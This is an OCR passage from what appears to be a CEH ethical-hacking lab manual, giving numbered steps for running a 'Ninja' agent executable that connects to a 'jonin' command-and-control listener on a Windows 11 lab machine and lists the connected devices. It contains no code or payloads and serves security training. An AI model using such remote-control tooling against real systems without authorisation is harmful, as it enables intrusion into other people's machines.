
23. Open the extracted **Trial-Version** folder and double-click on **Ninja-v1.2.1-win.exe** file.




24. A command window appears, press any key to connect to the listener in **Windows 11** machine.




25. We can see that the tool is connected to the listener in **Windows 11** machine.



26. Click **CEHv12 Windows 11** to switch to **Windows 11** machine, and maximize the jonin listener.




27. In the command prompt window type **list** and press **Enter**, the tool will list all the connected devices.

